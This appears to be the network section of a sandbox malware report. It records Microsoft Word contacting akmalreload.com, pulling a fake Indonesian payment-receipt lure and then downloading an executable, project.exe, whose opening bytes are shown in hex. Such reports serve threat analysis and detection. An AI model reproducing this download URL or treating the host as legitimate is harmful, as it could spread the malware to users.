Jul 21, 2022 14:34:48.947284937 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:48.987019062 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:48.987040043 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.076351881 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.076514959 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.121138096 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.121170998 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.121437073 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.123898029 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.164498091 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.793399096 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.793518066 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.793592930 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.799093962 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.799113989 CEST	443	49726	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.937133074 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.937167883 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:49.937284946 CEST	49727	443	192.168.2.3	172.67.190.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:34:49.939645052 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:49.939657927 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.021197081 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.021986961 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:50.022006989 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.023297071 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:50.023314953 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.647433996 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.647494078 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.647587061 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:50.649750948 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:50.649772882 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:50.649828911 CEST	49727	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:50.649837971 CEST	443	49727	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:53.687885046 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:53.687927008 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:53.688004017 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:53.688211918 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:53.688221931 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:53.773360968 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:53.773869038 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:53.773891926 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:53.775161982 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:53.775178909 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.479762077 CEST	443	49744	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.480189085 CEST	49744	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.652934074 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.652986050 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.653069973 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.653875113 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.653892994 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.788852930 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.788974047 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.808023930 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.808059931 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.808358908 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:54.808445930 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.809030056 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:54.852498055 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480720043 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480768919 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480802059 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480807066 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480828047 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480840921 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480855942 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480870962 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480874062 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480885029 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480927944 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480935097 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.480977058 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.480983019 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.481005907 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.481021881 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.481056929 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.492422104 CEST	49745	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.492510080 CEST	443	49745	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.769562006 CEST	49746	443	192.168.2.3	172.67.190.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:34:55.769617081 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.769768953 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.770015955 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.770028114 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.854093075 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.854240894 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.854721069 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.854734898 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:55.857538939 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:55.857561111 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:56.513379097 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:56.513482094 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.513504982 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:56.513552904 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.513734102 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.513895988 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:56.513927937 CEST	443	49746	172.67.190.5	192.168.2.3
Jul 21, 2022 14:34:56.513959885 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.513983965 CEST	49746	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.696965933 CEST	49747	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:56.697024107 CEST	443	49747	172.67.190.5	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:34:48.900882959 CEST	65358	53	192.168.2.3	8.8.8.8
Jul 21, 2022 14:34:48.929476023 CEST	53	65358	8.8.8.8	192.168.2.3
Jul 21, 2022 14:34:54.606348991 CEST	53802	53	192.168.2.3	8.8.8.8
Jul 21, 2022 14:34:54.651662111 CEST	53	53802	8.8.8.8	192.168.2.3
Jul 21, 2022 14:37:12.098706007 CEST	60640	53	192.168.2.3	8.8.8.8
Jul 21, 2022 14:37:12.120269060 CEST	53	60640	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 21, 2022 14:34:48.900882959 CEST	192.168.2.3	8.8.8.8	0x939	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:34:54.606348991 CEST	192.168.2.3	8.8.8.8	0x5000	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:37:12.098706007 CEST	192.168.2.3	8.8.8.8	0x8c09	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 21, 2022 14:34:48.929476023 CEST	8.8.8.8	192.168.2.3	0x939	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:34:48.929476023 CEST	8.8.8.8	192.168.2.3	0x939	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:34:54.651662111 CEST	8.8.8.8	192.168.2.3	0x5000	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:34:54.651662111 CEST	8.8.8.8	192.168.2.3	0x5000	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:37:12.120269060 CEST	8.8.8.8	192.168.2.3	0x8c09	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:37:12.120269060 CEST	8.8.8.8	192.168.2.3	0x8c09	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- akmalreload.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49726	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:49 UTC	0	OUT	OPTIONS /struk/ HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: akmalreload.com
2022-07-21 12:34:49 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 86da70ded26101cba6b90d44cc00105b x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=MNXnNXUkl6XA6TipBdix%2Blf8BoDlit Lhx6OLvjGJ%2Bjvy89zNGrDixFkDOSDMb0AS9Meb9sAJ4bHEzo7IaRZvSjmoGbQLn75BMOhTK%2BJp%2Bza%2BwitQ ZzQKTC45kDE%2BH%2FXeVFw%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f9111b817773-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:34:49 UTC	1	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:34:49 UTC	1	IN	Data Raw: 61 68 20 73 74 72 75 6b 20 69 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: ah struk ini sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:34:49 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49727	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:50 UTC	1	OUT	HEAD /struk/wellcome.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: akmalreload.com

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:34:50 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:34:50 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 9bb6ce7eeeef1cbf5dbe340199c81b81 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:34:50 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dEAtciD6QtNYpwe1ijkZylyRIEiMAbM%2B8%2B8QE1g6jI9yA%2BPeyeHzS3Zv6lpi%2FrUrMymLVxgUu6x79FiEM48z6e%2FZ37BRFQ9SxSUeuO9XM6%2FkjEtLMFs%2FqZ5lboLihd7tBpw%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f916ff9c777a-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49752	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:03 UTC	21	OUT	HEAD /struk/wellcome.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:35:04 UTC	21	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:35:04 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 9a7a2a0c6a799eab2d727bf0c115056d x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:35:03 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Jqu3xUGu2SteTnhPzqNkxH%2Fu8PUCqzraEHkFaDzOQfPAViAfpNSRgskrIbw4ct3BfViYkK2T%2FTTCNzXVcc%2Bpm%2BmJw%2BkOV4cKA%2FZeYGdb0%2FXZ4FJkmGok82kvMpnjHUvwI%2Fg%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f96cce3188af-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49753	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:06 UTC	22	OUT	HEAD /struk/wellcome.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:35:07 UTC	23	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:35:07 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: a0d56e997ec94b7a7f5c19666e564761 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:35:06 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tSSkUhQfdgzjzqjip5VYIPT%2BCxKuKq RWJl5OQedUpERLWc3HlzB52DMCxoo%2BsS%2F09GGthADF%2Fm5PwETJxzDN9gWbj20%2BeMzs%2Be0l f3rgWST6ybVb9y6MmHBP0A1UyH0SIF4%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f9807f0d76db-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49795	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	24	OUT	GET /struk/project.exe HTTP/1.1 Host: akmalreload.com Connection: Keep-Alive
2022-07-21 12:37:12 UTC	24	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:37:12 GMT Content-Type: application/x-msdownload Content-Length: 300728 Connection: close last-modified: Wed, 20 Jul 2022 19:55:59 GMT dn-request-id: 7cd4137b1f7a24012f24572e7d5d0b3f x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 00:08:57 GMT CF-Cache-Status: HIT Age: 44895 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=W21rNyHUNCL%2FjQlNy4J8DIsrGct2Xp QrEtVox%2BamCAiquebBo%2FtjjyJZRW98l0al%2FUDONGgeqfR2AfXpgFqUOaDZcNHUz1CLQyIz%2FYZL%2FtMkyT RdWkpNjbv8sXquE0Ow0AI%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3fc8fcd5a76cc-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:37:12 UTC	25	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 9b ca d3 ca df ab bd 99 df ab bd 99 df ab Data Ascii: MZ@!L!This program cannot be run in DOS mode.$

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	25	IN	Data Raw: bd 99 cb c0 be 98 d5 ab bd 99 cb c0 b8 98 53 ab bd 99 cb c0 b9 98 cd ab bd 99 cb c0 bb 98 de ab bd 99 bf d1 b9 98 ce ab bd 99 bf d1 be 98 cb ab bd 99 bf d1 b8 98 f3 ab bd 99 cb c0 bc 98 d6 ab bd 99 df ab bc 99 ba ab bd 99 bb d1 b4 98 dd ab bd 99 bb d1 42 99 de ab bd 99 df ab 2a 99 de ab bd 99 bb d1 bf 98 de ab bd 99 52 69 63 68 df ab bd 99 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ea d8 b8 64 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 03 18 00 70 03 00 00 10 01 00 00 f0 01 00 50 62 05 00 00 00 02 00 00 70 05 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 80 06 00 00 10 00 00 00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 d0 7d 06 00 c0 Data Ascii: SB*RichPELdpPbp@@}
2022-07-21 12:37:12 UTC	27	IN	Data Raw: 04 11 0f 3b d1 de 34 dd 66 44 cc dc 40 95 45 f8 d4 8b 77 08 30 6c fe f7 8a 4e 7c 83 fe 01 0f 8c 53 01 90 53 5a d2 ee 9d 3d 84 07 fc 0f 08 6c d6 c1 da d4 c6 c0 7e f6 a6 d2 d8 89 55 e4 e4 c8 1d 03 f2 e2 79 9e 9b ae 5e 13 cf 4e 0c 02 40 c1 55 3f 9a a6 f2 d8 42 55 fa d1 1a 33 db 74 a7 06 d3 0f 11 a8 3e d8 b5 f6 03 c3 0a 6e 7f 50 00 ed 0a 8d 55 ee 03 cb 22 ef 03 d3 ba d0 0f 36 dc dc 28 89 55 cc d4 8d bb d8 3d 10 5a 8a 39 b5 db ff 05 f4 d4 8a 00 88 45 eb 8a 02 8a 5d eb 0e ea 8a 01 08 e9 bb c0 70 81 32 f0 b6 14 37 de 78 0c b0 46 14 6e 66 6d 7b 01 32 9c 10 62 3f 28 12 41 3c 4c 52 ea 32 bc 9f f9 69 c3 21 02 37 03 8a 4d e9 88 90 32 8c 7e 70 81 7d 27 88 1e ec 04 72 b0 5e 8a c3 88 02 60 0d f6 d6 ac d0 12 cc 88 38 8a cc 28 d8 1e 2e 28 ba 6d 7e 24 d4 89 14 72 fb fe 82 Data Ascii: ;4fD@Ew0lN|SSZ=l~Uy^N@U?BU3t>nPU"6(U=Z9E]p27xFnfm{2b?(A<LR2i!7M2~p}'r^`8(.(m~$r
2022-07-21 12:37:12 UTC	28	IN	Data Raw: f7 06 bb 11 77 04 68 4a 3f 31 9c 8b d8 53 c6 2a df 26 78 f4 c7 03 07 0c 22 75 e0 5b 90 e3 07 bc 0b cf 4a 91 9c 50 8b 83 a4 12 db b4 2f ed c0 08 50 44 dc 94 6a 40 90 30 ff 77 e6 7b 0c 6b 78 47 34 ff 30 44 f0 35 98 ea 80 26 78 f0 68 75 11 b2 8b ce 38 0b 3c e3 c3 57 19 8e fd e4 77 54 56 85 84 b8 33 66 02 c7 23 fe 3b 47 06 73 49 33 db bf 46 de 71 3f 01 be cb 56 b4 31 82 1a 84 31 0c 0c 48 33 e5 39 bc 12 04 ba 85 15 1e ed 4f da c3 28 0f b7 7e 41 ae 30 da c1 41 47 c2 d0 f4 5b 77 4e f0 d8 10 1c 08 69 84 53 c3 a0 11 b8 a8 b0 60 88 37 3f 44 7c b1 68 c4 1f 76 d9 56 0e e4 8b 73 67 83 c1 df f3 89 75 e8 83 be a0 69 42 86 02 f6 8f e1 0d 0d 76 50 a1 f8 89 7d dc 85 ff 3c 50 60 12 9c 67 32 26 02 18 fe 6f 87 4d 7a 10 76 06 46 7c ec 8d 0c b6 c1 e1 03 2b cb 03 c8 f8 82 11 99 Data Ascii: whJ?1S*&x"u[JP/PDj@0w{kxG40D5&xhu8<WwTV3f#;GsI3Fq?V11H39O(~A0AG[wNiS`7?D|hvVsguiBvP}<P`g 2&oMzvF|+
2022-07-21 12:37:12 UTC	29	IN	Data Raw: c8 cc e9 70 c9 21 b8 07 ab d0 a4 a2 73 36 8a 13 73 8c 2a e0 9a 4b 0e 39 e4 d0 08 e8 90 e6 0a 4e e8 5b b0 f8 6c 2e 39 e4 fc e8 09 00 ff 90 cd b1 8b 0e 73 d4 10 ff 9a 49 0e 72 14 ff 00 ff 0a 18 d2 5c d2 54 20 18 f4 28 cd 25 87 1c 2c 18 0b 30 34 27 69 2a 2e 30 50 18 40 36 c8 21 87 44 30 51 6c 0f 74 a4 b3 48 17 1a 0c 7d e4 8d b5 a0 bf c6 46 b7 bf 14 10 7e 14 10 8b c6 c4 9b 86 d8 78 06 50 a3 18 0f b6 db b8 f9 9b fe 3f ca 0f 45 d8 83 c6 18 2b f8 75 da 68 7c 09 c0 6a 14 6a 18 8d 5d a5 7f 62 90 1d 41 8a c3 ba 64 89 0d aa 24 bd d0 f9 59 ab f0 3f 00 2e 59 15 22 20 03 fc b6 7d ff f7 3c ce 2c 57 ff d6 6a 64 8b f8 e9 14 16 2b c7 f0 e7 c1 bf aa 0a dc e3 ee 68 28 40 81 02 62 52 c5 e2 74 ef 1b 7c ce 28 50 21 aa 67 fb ce b3 da e0 fc 01 13 50 0c e8 fd 6e d2 ce 7b 91 26 e4 Data Ascii: p!s6s*K9N[l.9slr\T (%,04'i*.0P@6!D0QltH}F~xP?E+uh|jj]bAd$Y?.Y" }<,Wjd+h(@bRt|(P!gPn{&
